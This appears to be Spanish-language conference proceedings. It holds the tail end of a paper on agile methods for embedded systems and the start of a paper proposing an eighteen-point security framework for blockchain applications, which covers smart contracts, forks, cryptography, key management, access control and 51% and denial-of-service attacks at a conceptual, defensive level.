Las líneas de investigación que se seguirán son la posibilidad de aplicar puntualmente programación de pares en entornos embebidos, la reusabilidad de conjunto hardware/código, la escalabilidad en una familia de procesadores con independencia de código base, la inclusión de Python para GUI (Interfaz Gráfica de Usuario) en integración transversal y la factibilidad de aplicar Agile a programación gráfica en PyQt y Tkinter.

5. Consideraciones finales

La inducción de embebidos a características ágiles descrita en el presente documento, se está utilizando actualmente en algunos proyectos en el ámbito académico universitario. Se han aplicado también en desarrollos de pequeña escala de sistemas de control y dispositivos sencillos.

El tema que abarca este documento es parte de una tesis de maestría sobre la generación de un nuevo marco conceptual orientado a sistemas embebidos, que se encuentra en proceso de compleción.

Referencias

- [1] A. Janes, G. Succi, "The Dark Side of Agile Software Development", Free University of Bolzano/Bozen, Bolzano, Italia.
- [2] J. Greening, "Agile Embedded Software Development", Embedded Systems Conference (ESC), San José, California, Estados Unidos, 2013.
- [3] B. Broekman, E. Notenboom, "Testing Embedded Software", Addison & Wesley, Pearson Limited Ed., Holanda, 2003.
- [4] G. Kaplan, G. Hadad, J. Doorn, J. Sampaio do Prado Leite, "Inspección del Léxico Extendido del Lenguaje", Workshop de Ingeniería de Requerimientos (WER2000), Río de Janeiro, Brasil, 2000
- [5] T. Punkka, "Embedded Agile", Embedded System Conference (ESC 2010), Boston, Estados Unidos, 2010.
- [6] V. Lenarduzzi, D. Taibi, "MVP Explained: A Systematic Mapping Study on the Definitions of Minimal Viable Product", Free University of Bolzano/Bozen, Bolzano, Italia, 2011.
- [7] A. Tomasini, B. Myllerup, "Agile Embedded Software, What's wrong with it?", Embedded Mets Agile Conference, Berlin, Alemania, 2014.
- [8] F. Deprettere, J. Teich, S. Vassiliadis "Embedded Processors Design Challenges", Springer Ed. 2002
- [9] K. Fowler, "What Every Engineer Should Know About Developing Real Time Embedded Products", CRC Press, Boca Raton, Florida, Estados Unidos 2008.
- [10] M. Kaisti, V. Rentala, T. Mujunen, S. Hyrnsalmi, K. Konnola, T. Makila, T. Lehtonen, "Agile Methods for Embedded Systems Development – A Literature Review and a Mapping Study", Eurasip Journal on Embedded Systems 2013, Marruecos, 2013.
- [11] M. Rowe, "IEEE Survey of Programming Languages", EE Times, Recuperado: www.eetimes.com/ieee-survey-ranks-programming-languages/#, 2018.
- [12] Bent Myllerup "Scrum Embedded Systems: An Experience Report of tc Electronics", Orlando Scrum Gathering, Florida, Estados Unidos, 2019
- [13] J. Greening, "Test Driven Development in Embedded C", Recuperado de: www.wingman-sh.com, "Pragmatic Bookshelf, 2014.
- [14] K. Beck, "Extreme Programming Explained", Addison & Wesley, Pearson Education Ed., 2000.
- [15] K. Beck, "Embedded 2019 Market Study" , Recuperado de: <https://www.embedded.com/2019-embedded-markets-study-reflects-emerging-technologies-continued-c-c-dominance/>, 2020.
- [15] "The Advantages of COTS Hardware" , Recuperado de: <https://freeandfair.us/articles/the-advantages-of-cots/> , 2020.

Marco de referencia para aplicaciones seguras de blockchain

*Jorge Eterovic; Marcelo Cipriano; Edith García; Luis Torres
Instituto de Investigación en Ciencia y Tecnología. Facultad de Ingeniería.
Vice-Rectorado de Investigación y Desarrollo. Universidad del Salvador
Lavalle 1854. C1051 AAB. Buenos Aires, Argentina
{jorge.eterovic; cipriano1.618; edithxgarcia}@gmail.com; torreslu@ar.ibm.com*

Resumen

La tecnología blockchain ha sido muy revolucionaria y goza de una gran reputación por sus características de seguridad. Sin embargo, en los últimos tiempos se han registrado algunas fallas de seguridad en criptomonedas y contratos inteligentes que utilizan esta tecnología y, por lo tanto, la tecnología que aparece como prácticamente invulnerable y que se está implementando en distintas industrias por sus ventajas en materia de seguridad, se ha encontrado que también presenta vulnerabilidades. El interés de la industria en la adopción de blockchain para soportar cada vez más procesos de negocios hizo que el uso de esta tecnología se fuera complejizando y así aumentando la posibilidad de errores por la exigencia de desarrollos cada vez más complicados.

En este trabajo se presenta una descripción general de un marco de referencia analizando dieciocho aspectos de seguridad para aplicaciones de blockchain, agrupados en cuatro categorías: seguridad en blockchain, seguridad de la infraestructura de tecnologías de la Información, seguridad operacional y organizacional y seguridad de gestión.

Palabras clave: Blockchain. Seguridad en Blockchain. Marco de Referencia de Seguridad.

Introducción

Blockchain es una tecnología reciente y compleja. Como toda nueva tecnología, enfrenta una serie de riesgos de seguridad que varían de acuerdo con su implementación y su uso. Un ejemplo de esto se puede ver en los mecanismos de consenso de blockchain, encargados de la incorporación de los bloques a la cadena, donde existen diferentes amenazas [1, 2].

La tecnología blockchain, al basarse en operaciones matemáticas, era hasta ahora uno de los métodos más seguros que existen para crear, modificar, compartir y almacenar información, pero se han identificado amenazas que la han convertido en vulnerable. Esto no quiere decir que dejó de ser segura, sino que con el paso del tiempo y

con el desarrollo natural del ecosistema tecnológico, incluyendo la evolución del ciberdelito, surgen nuevos desafíos que ponen a prueba la cadena de bloques. Por ello, se debería evaluar esta tecnología con un conjunto mínimo de controles de seguridad.

Para entender estas amenazas, consideremos que los mecanismos actuales de consenso pueden hacer que ciertos tipos de cadenas de bloques sean vulnerables a un ataque del tipo del 51%, cuando un atacante logra dominar la red y monopolizar y controlar la aplicación de manera efectiva [3]. Al controlar la red, el atacante podría evitar que las nuevas transacciones obtengan confirmaciones, lo que le permitiría detener los pagos entre algunos o todos los usuarios de la blockchain.

También podría revertir las transacciones que se completaron mientras tenía el control de la red, lo que significa que podría gastar dos veces las mismas criptomonedas. Para minimizar estos riesgos de seguridad, se deben asegurar los datos en una cadena de bloques de manera tal que alterarlos sea muy difícil al usar el cifrado y la verificación por los otros pares en la red [4].

Hay varios ejemplos de casos de este tipo de ataques, donde las características específicas de las cadenas de bloques pueden presentar riesgos de seguridad [5]. Por este motivo, se recomienda evaluar esta tecnología mediante un conjunto de controles de seguridad [6, 7].

Este conjunto de controles hace foco en los riesgos de seguridad comunes que van desde los operativos, como el control de acceso y el desarrollo de sistemas seguros, hasta los estratégicos, como las políticas de seguridad de la información. Si una organización no está desarrollando o manteniendo sus sistemas de información, igual se recomienda implementar un nivel básico de aplicación de las buenas prácticas de seguridad de la información [8, 9].

Esta aplicación de las buenas prácticas permite definirle a los proveedores de Tecnologías de la Información (TI) cómo implementar los controles de seguridad para las aplicaciones que así lo requieran. Para obtener una descripción general de alto nivel de estos controles de seguridad, se han utilizado como referencias la norma

ISO/IEC 27001:2013 [10] y el estándar del NIST NISTIR 8202 [11].

En este trabajo se presenta una descripción general de un marco de referencia para aplicaciones seguras de blockchain analizando dieciocho aspectos de seguridad, agrupados en cuatro categorías [12].

Marco de referencia para aplicaciones seguras de Blockchain

Uno de los grandes objetivos de blockchain es el de crear un libro contable público distribuido e inmutable para asegurar la integridad de cada transacción. En los últimos años se han desarrollado diferentes tipos de blockchains. Existen blockchains públicas y privadas.

Las blockchain, tanto pública como privada, son descentralizadas, redes peer-to-peer, en donde los usuarios mantienen una réplica compartida del libro contable que almacena todas las transacciones digitales. Este libro solo puede abrirse, pero no editar o modificar. Los usuarios de la blockchain mantienen este libro sincronizado mediante el protocolo de consenso. Esto da la garantía de la inmutabilidad del libro, el cual no podrá ser corrompido, aunque haya usuarios maliciosos en la blockchain.

Las blockchains públicas son redes abiertas que le permiten a cualquiera tener acceso para participar, es decir hacer y validar transacciones, por ello el nombre de “pública”. Esta red depende del número de usuarios para su correcto funcionamiento, por lo tanto se motiva la participación a través de un sistema de incentivación. El mejor ejemplo de una blockchain pública es Bitcoin, donde los usuarios participan en la red como mineros y son recompensado con Bitcoins.

En relación a las blockchain privadas, las empresas pueden desarrollar blockchains para proteger la seguridad de sus datos. La participación en una blockchain privada requiere de una invitación, que a su vez debe ser validada por la red o a través de parámetros específicos. Dicha red se conoce como una red autorizadora y pone una restricción a quién puede unirse.

Las cadenas de bloques privadas también pueden restringir la actividad de los usuarios de modo que ciertas transacciones sólo pueden ser realizadas por ciertos usuarios y no por otros, a pesar del hecho de que están en la red. Todos los participantes en la red desempeñan un rol en el mantenimiento de la cadena de bloques de una manera descentralizada. Esto crea una capa adicional de privacidad.

Para el desarrollo de este marco de referencia de dieciocho aspectos de seguridad para aplicaciones de blockchain, se consideran los riesgos propios de la misma tecnología de acuerdo con el documento del NIST NISTIR 8202 y tres categorías más tomadas de la norma ISO/IEC 27001:2013 donde podrían implementarse soluciones con tecnología blockchain.

Las cuatro categorías consideradas son las siguientes:

- Seguridad de blockchain
- Seguridad de la infraestructura de TI
- Seguridad operacional y organizacional
- Seguridad de gestión

A continuación se describirán cada una de ellas:

Seguridad de blockchain: Esta categoría describirá los problemas de seguridad que se presentan con la tecnología blockchain. Los problemas presentados no son exclusivos de la tecnología blockchain, sino que están amplificados por las características de la tecnología. Estos incluirán contratos inteligentes, bifurcaciones, algoritmos criptográficos y gestión de claves criptográficas.

Seguridad de la infraestructura de TI: Esta categoría describirá cómo blockchain debe considerarse para la operación de la infraestructura de TI de una organización. En estas consideraciones se incluirán: el control de acceso, la escalabilidad, la detección de intrusiones, los ataques ATP y los ataques de denegación de servicio.

Seguridad operacional y organizacional: En esta categoría se desarrollarán los problemas de seguridad que afectan a una organización a nivel operativo y organizativo. Estas consideraciones de seguridad no son exclusivas de blockchain, pero no deben olvidarse al implementar o adoptar esta tecnología. Estas incluyen: seguridad de las operaciones y comunicaciones, adquisición, desarrollo y mantenimiento de sistemas, gestión de activos, seguridad de los recursos humanos, relaciones con proveedores y gestión de incidentes.

Seguridad de gestión: Esta categoría hará referencia al nivel de gestión en una organización.

FRAMEWORK DE SEGURIDAD	
Seguridad de blockchain	
1	Seguridad de los contratos inteligentes
2	Bifurcación
3	Algoritmos criptográficos
4	Gestión de claves criptográficas
Seguridad de la infraestructura de TI	
5	Control de acceso
6	Escalabilidad
7	Detección de intrusiones
8	Ataque ATP
9	Ataque de Denegación de Servicio
Seguridad operacional y organizacional	
10	Seguridad de las operaciones y comunicaciones
11	Adquisición, desarrollo y mantenimiento de sistemas
12	Gestión de activos
13	Seguridad de los recursos humanos
14	Relaciones con proveedores
15	Gestión de incidentes
Seguridad de Gestión	
16	Organización de la seguridad de la información
17	Políticas de seguridad de la información
18	Cumplimiento externo e interno

Tabla 1. Marco de referencia para aplicaciones seguras

Tampoco son exclusivos de esta tecnología, pero son cruciales para establecer una cultura de desarrollo, implementación y operación segura de esta tecnología.

Estos incluyen la organización de la seguridad de la información, las políticas de seguridad de la información y el cumplimiento interno y externo (Compliance).

En la Tabla 1. Marco de referencia para aplicaciones seguras de blockchain, se muestra una descripción general de los dieciocho aspectos de seguridad para aplicaciones seguras agrupados en cuatro categorías:

Seguridad de blockchain

1. Seguridad de los contratos inteligentes

Un contrato inteligente es un programa informático que actúa como un acuerdo entre dos o más partes en donde los términos del mismo se pueden programar. Tienen la capacidad de autoejecutarse como resultado de que se cumplan una serie de condiciones específicas, sin requerir intermediación de ningún tipo. Los contratos inteligentes se pueden implementar en cadenas de bloques públicas y privadas.

Tiene como objeto brindar una seguridad superior a la ley de contrato tradicional y reducir los costos asociados a la gestión de éstos ya que en un contrato inteligente los acuerdos están basados únicamente en un código informático como un conjunto de instrucciones. Con el tiempo, posiblemente irán complementando o hasta sustituyendo los contratos legales actuales.

Un buen ejemplo para ilustrar lo que hacen los contratos inteligentes se puede ver en la compra-venta con hipoteca. Los contratos inteligentes pueden automatizar los contratos hipotecarios conectando automáticamente a las partes, proporcionando un proceso transparente, sin conflictos, sin costos de intermediarios y menos propenso a errores.

Un contrato inteligente puede procesar automáticamente los pagos y levantar la hipoteca en el Registro de la Propiedad cuando se cancela el préstamo. También puede mejorar la visibilidad de los registros para todas las partes involucradas facilitando el seguimiento y la verificación de los pagos. Reduce los errores y los costos asociados con los procesos manuales. La identidad digital, en este caso, será un requisito clave.

Desde el punto de vista de la seguridad, este modelo tiene muchos riesgos de seguridad importantes a tener en cuenta. En primer lugar, el ciclo de vida de desarrollo de los contratos inteligentes es significativamente diferente del ciclo de vida de desarrollo de software tradicional, donde las pruebas, la integración y el mantenimiento son repetibles.

Dado que el código de un contrato inteligente no se puede cambiar después de adjuntarlo a una cadena de bloques, los desarrolladores deberán implementar una funcionalidad específica si se desea modificar más adelante el comportamiento de sus contratos.

En ese contexto, el ciclo de vida de desarrollo de los contratos inteligentes es muy diferente del software estándar que se puede parchear y reparar durante toda su vida útil. Los incidentes con contratos inteligentes ocurren cuando el mismo no funciona de la manera prevista.

La verificación y las pruebas son especialmente importantes en el desarrollo de contratos inteligentes y deben ser una parte integral de las fases de análisis y diseño.

Estas prácticas pueden percibirse como contrarias a los ciclos de vida de desarrollo tradicionales que solo pueden seguir los requisitos de implementación, o incluso a los postulados de las metodologías ágiles de desarrollo de software que promueven la iteración incremental hasta obtener la versión final.


Si los desarrolladores no tienen mucha experiencia en el trabajo con contratos inteligentes, puede ser recomendable incorporar una funcionalidad a la que solo pueda acceder una parte autorizada o un tercero distinto de quienes suscriban el acuerdo. Esta funcionalidad solo debería utilizarse en el caso de que sea necesaria una intervención.

El nivel de atención que una organización pueda poner para mitigar los riesgos de seguridad de los contratos inteligentes aplica tanto para las cadenas de bloques públicas como para las privadas.

2. Bifurcación

En su definición básica, una bifurcación es lo que ocurre cuando una cadena de bloques diverge hacia adelante en dos potenciales caminos.

Esto ocurre con el historial de transacciones de la red o



Dibujo 1. Una bifurcación dura: los nodos no actualizados rechazan las nuevas reglas, divergiendo la cadena

con una nueva regla para decidir qué hace que una transacción sea válida. Las bifurcaciones se pueden clasificar en bifurcación dura y bifurcación blanda.

Bifurcación dura. Una bifurcación dura (del inglés hard fork) es una divergencia permanente de la versión anterior de una cadena de bloques en la que se introduce un nuevo conjunto de reglas de consenso que no es compatible con las reglas anteriores.

En otras palabras, una bifurcación dura se puede considerar como una actualización de software que no es compatible con versiones anteriores del software. Todos los participantes de la red deben actualizar a la última versión del software para poder continuar verificando y validando nuevos bloques de transacciones.

En el Dibujo 1. se muestra gráficamente el funcionamiento de una bifurcación dura.

En una bifurcación dura, los bloques que son confirmados por nodos que aún no se actualizaron a la última versión del software del protocolo, no serán válidos. Los nodos que ejecutan la versión anterior del software deberán seguir el nuevo conjunto de reglas de consenso para que sus bloques sean válidos en la red bifurcada.

En el caso de una bifurcación dura, si todavía hay soporte de minería para la cadena minoritaria no actualizada, entonces las dos blockchains pueden seguir existiendo simultáneamente.

Bifurcación blanda. Las bifurcaciones blandas o bifurcaciones suaves (del inglés soft fork) son bifurcaciones de una cadena de bloques que mantienen la retrocompatibilidad entre los nodos actualizados y los nodos que ejecutan software antiguo.

Pueden ser usadas para agregar nuevas funciones sin la necesidad de que todos los participantes actualicen sus nodos, siendo necesaria la adopción del nuevo software solo para quienes quieren gozar de las nuevas características. Una bifurcación blanda es una actualización de software compatible con la versión anterior del mismo.

Las bifurcaciones blandas no requieren nodos actualizados en la red para mantener el consenso, porque todos los bloques en la cadena de bloques de bifurcación blanda siguen el antiguo conjunto de reglas de consenso, así como también las reglas nuevas.

Los bloques producidos por nodos que se ajustan al antiguo conjunto de reglas de consenso pueden violar el nuevo conjunto de reglas de consenso y, como resultado, es probable que la mayoría de los mineros en proceso de actualización los vuelva obsoletos. Para que una bifurcación suave funcione, la mayoría de los mineros deben reconocer y hacer cumplir el nuevo conjunto de reglas de consenso.

Si se alcanza esta mayoría, entonces la red más antigua caerá en desuso y la cadena de bloques más nueva irá ganando reconocimiento como el blockchain “verdadero”.

En el Dibujo 2. se muestra gráficamente el funcionamiento de una bifurcación blanda.

Cuando dos o más mineros encuentran bloques casi al mismo tiempo, la cadena de bloques diverge temporalmente en dos cadenas, que también pueden verse como una bifurcación blanda.

Esta ambigüedad se resuelve cuando los bloques subsiguientes se agregan a uno, convirtiéndolo en la cadena más larga, mientras que el otro bloque queda “huérfano” o abandonado por la red.


Un ejemplo de bifurcación blanda sería la implementación de una nueva regla de consenso que cambia el tamaño del bloque de red de 1 MB a 500 KB. Los nodos que no se hayan actualizado seguirán considerando que las transacciones entrantes son válidas, ya que estos nodos siguen el antiguo conjunto de reglas de consenso y no el nuevo.

Los nodos de minería que no se han actualizado a la nueva regla de consenso e intentan extraer nuevos bloques tendrán estos bloques rechazados, ya que no se ajustan al nuevo conjunto de reglas de consenso (en este ejemplo: tamaños de bloque de 500 KB).

Por lo tanto, es probable que la cadena de bloques con bloques de 1 MB de tamaño caiga en desuso a medida que los mineros hagan cumplir la nueva regla de consenso de 500 KB.

Las bifurcaciones pueden conllevar los siguientes riesgos de seguridad:

- Cuando una bifurcación blanda es compatible con solo una minoría de los nodos de la red, podría convertirse en la cadena más corta y, en consecuencia, quedar huérfana en la red.



Dibujo 2. Una bifurcación blanda: los bloques que violan las reglas nuevas se vuelven obsoletos por la mayoría minera actualizada

- En el caso de una bifurcación dura, la cadena se puede dividir y crear dos cadenas separadas. Esto puede ser aceptable para las criptomonedas, pero puede no ser deseado en los procesos comerciales, ya que puede causar fragmentación o pérdida de control.
- Las bifurcaciones duras también son susceptibles a estancamientos de tipo políticos, causados cuando una parte de la comunidad decide no cumplir con las nuevas reglas y decide seguir implementando reglas de consenso antiguas.
- Cuando las bifurcaciones no se administran, el riesgo de seguridad implicaría una inconsistencia de los datos almacenados en el libro mayor.

Todos los problemas importantes con las bifurcaciones ocurren principalmente en cadenas de bloques públicas. Por esta razón, es importante tenerlo en cuenta al considerar que tipo de cadena de bloques se va a implementar, pública o privada.

En una organización solo se pueden mitigar los riesgos de seguridad de las bifurcaciones de las cadenas de bloques privadas.

3. Algoritmos criptográficos

Uno de los elementos básicos de la tecnología blockchain es el uso de algoritmos y protocolos criptográficos.

Satoshi Nakamoto, creador del Bitcoin, vio la utilidad de utilizar el algoritmo ECDSA (Algoritmo de Curva Elíptica para Firma Digital), que realiza operaciones sobre puntos de curvas elípticas. Esto permite que el algoritmo cree claves muy pequeñas, pero con un altísimo nivel de seguridad y el criptoanálisis del mismo sea más complejo y por lo tanto más difícil de romper, características fundamentales que debe tener blockchain para garantizar la escalabilidad y la seguridad [13].

Cuando se rompe un algoritmo criptográfico, la cadena de bloques no puede continuar y, por lo tanto, se detendrá. Aunque un algoritmo criptográfico es muy difícil romper, ya se ha hecho en el pasado y seguramente se hará en el futuro, debido a que la potencia de cálculo de las computadoras sigue aumentando de manera tal que, aproximadamente cada dos años, se duplica el número de transistores en un microprocesador (Ley de Moore).

Para las cadenas de bloques públicas, es casi imposible controlar este aspecto de la seguridad, ya que se debe confiar en la comunidad que conforma la red. En el caso de las blockchains privadas, es posible tener el control en los siguientes aspectos:

- Configuración adecuada, incluidos atributos como el número de mineros para evitar que mediante ataques de 51% asuman el control de la red antes de que se cambie el algoritmo.
- Definir la distribución deseada de mineros.

- Establecer un parámetro de dificultad alto de la función hash para proporcionar un nivel de protección adecuado.
- Monitorear los algoritmos utilizados y realizar las acciones necesarias cuando alguno esté comprometido.
- Asegurarse que los controles los tenga el proveedor de tecnología blockchain.

Una organización puede mitigar los riesgos de seguridad de los algoritmos de cifrado de las cadenas de bloques privadas.

4. Gestión de claves criptográficas

En la blockchain se utiliza criptografía de clave pública de curvas elípticas. El par de claves consiste en una clave privada y, derivada de esta, una clave pública única. La clave pública se usa para recibir transacciones, y la clave privada se usa para firmar transacciones y gastar los fondos asociados a la cuenta, si los hubiera.

Existe una relación matemática entre las claves pública y privada que permiten que la clave privada sea utilizada para generar firmas en mensajes. Estas firmas pueden ser validadas con la clave pública, sin necesidad de revelar la clave privada.

La tecnología blockchain, ya sea en una cadena pública o privada, hace uso de claves públicas y privadas. Una clave privada puede representar a una persona física o a una organización y se utiliza para firmar una transacción en la cadena de bloques.

El siguiente ejemplo de transferencia de criptomonedas explica el uso de claves públicas y privadas. Cuando un usuario envía criptomonedas a través de la cadena de bloques, en realidad está enviando una versión hash de lo que se conoce como "Clave pública". La otra clave, que solo es conocida por el usuario, se denomina como "Clave privada".

Al recibir las criptomonedas, el destinatario descifrará el mensaje cifrado con la clave privada del remitente utilizando la clave pública del mismo. De esta forma el destinatario puede verificar la autenticidad de la transacción.

Para una organización que esté considerando adoptar blockchain, es esencial contar con un proceso para la administración de claves, que aborde amenazas tales como qué hacer si se hubiera comprometido o perdido la clave privada.

Es importante tener en cuenta que la tecnología blockchain no es similar a la arquitectura de la Infraestructura de Clave Pública (PKI), donde una clave privada se puede reemplazar fácilmente. En las arquitecturas PKI, cuando una clave está vencida o comprometida, se publica en la lista de certificados revocados.

En la arquitectura blockchain, este proceso de revocación de claves no es posible. Cuando se pierde una clave privada utilizada para acceder a las criptomonedas, la

criptomoneda, normalmente, también deberá considerarse perdida.

En una organización se pueden mitigar los riesgos de seguridad de la administración de claves criptográficas para cadenas de bloques públicas y privadas.

Seguridad de la infraestructura de TI

5. Control de acceso

El uso de blockchain privado permite la regulación de diferentes tipos de permisos, como por ejemplo, agregar un nodo a la red blockchain, qué tipo de transacciones se pueden realizar y por cuáles usuarios.

Para los controles de acceso, se deben considerar los siguientes aspectos:

- La asignación de autenticación y autorización a los empleados que necesitan acceder a un nodo o nodos en la red blockchain.
- Implementación de separación de funciones. Una organización debe tener varios niveles de autorización, basados en los diferentes roles que tienen los usuarios. No es recomendable que todos los empleados tengan todas las autorizaciones posibles, sino las mínimas necesarias para el desarrollo de sus tareas.
- Las autorizaciones de los usuarios se deben revisar periódicamente, al menos una vez al mes, y sacárselas cuando corresponda. Es necesario que existan controles para evitar el acceso de usuarios no autorizados o conexiones que soliciten acceso a aplicaciones e información de la organización no permitidas.
- Se deben establecer procedimientos específicos para los empleados y terceros que ya no pertenezcan a la organización. Es fundamental sacarle los derechos de acceso a las personas que abandonan la organización.
- La implementación del control de acceso permite a una organización mitigar el uso no autorizado de aplicaciones o información.

Una organización puede mitigar las consideraciones de riesgos de seguridad del control de acceso para cadenas de bloques privadas.

6. Escalabilidad

La escalabilidad es uno de los problemas más importantes en blockchain y ha sido el foco de interés tanto de los desarrolladores como de investigadores.

Se entiende por escalabilidad a la capacidad de un sistema o red de crecer en tamaño y gestionar un aumento creciente del trabajo.

Se dice que un sistema es poco escalable si, en lugar de asignar más recursos, requiere esfuerzos adicionales que modifiquen el sistema para hacer frente al aumento de la carga de trabajo.

Concretamente en blockchain, la escalabilidad hace referencia a la cantidad de transacciones que la red puede procesar.

Los nodos de la red blockchain deben ser escalables. Si una aplicación de la red blockchain genera más transacciones de las previstas, los nodos de misma deben tener la posibilidad para escalar fácilmente su potencia de cómputo.

Esto debe hacerse para evitar que la red blockchain se vuelva muy lenta o incluso se detenga.

Cuando se usa una cadena de bloques privada, esto se puede lograr mediante acuerdos contractuales con los participantes de la blockchain privada y un monitoreo constante de los nodos de la red.

Cuando se utiliza una cadena de bloques pública, se debe confiar la decisión a la comunidad de la red.

Existen algunas técnicas que permiten mejorar la escalabilidad de una blockchain, tales como: aumentar el tamaño de los bloques, utilizar algoritmos de hash más eficientes o hacer un particionamiento de los datos (sharding)

Una organización puede mitigar los riesgos de seguridad de la escalabilidad para blockchains privadas.

7. Detección de Intrusos

En las cadenas de bloques públicas y privadas, las intrusiones pueden provocar accesos no autorizados de datos o la interrupción de un servicio a través de la generación maliciosa de muchas transacciones falsas que colapsen el sistema (ataque de denegación de servicio).

La principal funcionalidad de la tecnología blockchain es garantizar la coherencia de los datos en todos los nodos involucrados y por lo tanto garantizar que dichos datos estén protegidos contra modificaciones no autorizadas.

Si ocurre una modificación no autorizada, se produciría una pérdida de confiabilidad y consistencia de los datos en los nodos involucrados y, por lo tanto, pérdida de inmutabilidad y de confianza.

Una organización puede mitigar los riesgos de seguridad de detección de intrusiones para cadenas de bloques privadas.

8. Ataque APT

Un ataque del tipo Amenaza Persistente Avanzada, APT (por sus siglas en inglés: Advanced Persistent Threat), es un conjunto de procesos informáticos sigilosos y lentos que violan la seguridad y permiten al cibercriminal evitar los procesos de autorización para interactuar con la infraestructura de TI. Es decir, trata de evitar las tradicionales medidas de detección.

Los ataques ATP son muy sofisticados y no lineales, en términos de progresión y ejecución.

Para la tecnología blockchain, esta forma de ataque se realiza mediante lo que se conoce como “ataque del 51%”. Esta forma de ataque consiste en un ataque a una red blockchain por parte de un grupo de mineros que controlan más del 50% del poder de minería de la misma.

Los atacantes podrían evitar que las nuevas transacciones obtengan confirmaciones, lo que les permitirá detener los pagos u otras transacciones entre algunos o todos los usuarios. También podrían revertir las transacciones que se completaron mientras tenían el control de la red, lo que significa que podrían gastar dos veces las mismas criptomonedas.

Los ataques del 51% son principalmente un problema para las cadenas de bloques públicas, ya que los nodos son accesibles por todos. En el caso de las cadenas de bloques privadas, esto representa un riesgo menor, ya que se trabaja en redes controladas.

Una organización puede mitigar los riesgos de seguridad de resistencia a ataques dirigidos para cadenas de bloques privadas.

9. Ataque de denegación de servicio

Un ataque de denegación de servicio, también llamado ataque DoS (por sus siglas en inglés, Denial of Service), es un ataque a un sistema de computadoras o red que causa que un servicio o recurso sea inaccesible a los usuarios legítimos.

Utilizando el mismo ataque del 51% descrito en el punto anterior, los usuarios malintencionados podrían intentar detener la distribución de las transacciones entre los nodos para llegar a un consenso.

Como consecuencia de este tipo de ataque, la cadena de bloques no funciona y conduciría a una pérdida de confiabilidad.

Una organización puede mitigar los riesgos de los ataques de propagación de datos para cadenas de bloques privadas.

Seguridad operacional y organizacional

10. Seguridad de operaciones y comunicaciones

La seguridad de operaciones (OPSEC) es un proceso que clasifica los activos de información y determina los controles necesarios para proteger esos activos.

Según una investigación realizada sobre aspectos de seguridad de la cadena de bloques, la mayoría de los incidentes investigados indican una falta de medidas OPSEC en aproximadamente el 66% de los casos. Para prevenir incidentes de tipo OPSEC, se encuentran disponibles soluciones estándar de ciberseguridad.

Los incidentes investigados se encuentran principalmente en cadenas de bloques públicas, y algunos casos se encuentran en cadenas de bloques privadas. Por lo

tanto, es importante señalar que los problemas de OPSEC son más fáciles de supervisar y mitigar en cadenas de bloques privadas.

Una organización puede mitigar los riesgos de seguridad operacional y organizacional para cadenas de bloques privadas.

11. Adquisición, desarrollo y mantenimiento de sistemas

Este aspecto de los controles de seguridad de la información puede ser de fácil implementación. La seguridad por diseño debe ser una práctica común, ya sea que la organización desarrolla y mantiene sus instalaciones de TI por sí misma o si se subcontrata a una empresa tercerizada.

La detección de vulnerabilidades de manera oportuna se puede realizar implementando la seguridad por diseño en todas las etapas del ciclo de vida del desarrollo del software, desde la etapa de Requisitos hasta la de Mantenimiento de los programas informáticos en producción.

Las organizaciones deben asegurarse de que los riesgos de seguridad específicos de blockchain se aborden en la etapa de Diseño, ya sea que el desarrollo sea interno o se subcontrate a un tercero.

Una organización puede mitigar los riesgos de seguridad de la adquisición, desarrollo y mantenimiento de sistemas tanto para cadenas de bloques públicas como privadas.

12. Gestión de activos

La gestión de activos es un paradigma de negocio que integra la planificación estratégica con las operaciones, el mantenimiento y las decisiones de inversión de capital. A nivel de operaciones, la gestión de activos apela a la eficiencia de todos los activos, incluyendo inventarios, cumplimiento de normativas y recursos humanos, combinando las metas de inversión, mantenimiento, reparación y gestión.

Del mismo modo, la gestión de activos incluye retos que consideran la mejora de la productividad, maximización del ciclo de vida, minimización del costo total y soporte a la cadena de suministro.

La información que recopila y procesa la organización es uno de sus activos más importantes, para lo cual se deben hacer cumplir los niveles de clasificación de la misma. Al clasificar la información, se puede mitigar el riesgo de compartir información con otras personas que no tienen derechos de acceso.

La clasificación de la información puede ayudar a una organización a determinar qué tipo de cadena de bloques se puede usar y qué información publicar en la cadena de bloques. Por ejemplo, clasificar la información como "confidencial" podría ser un buen impedimento para elegir una cadena de bloques pública y, por lo tanto, proporcionar un mejor argumento para usar una cadena de bloques privada.

Una organización puede mitigar los riesgos de seguridad de la gestión de activos para las cadenas de bloques públicas y privadas.

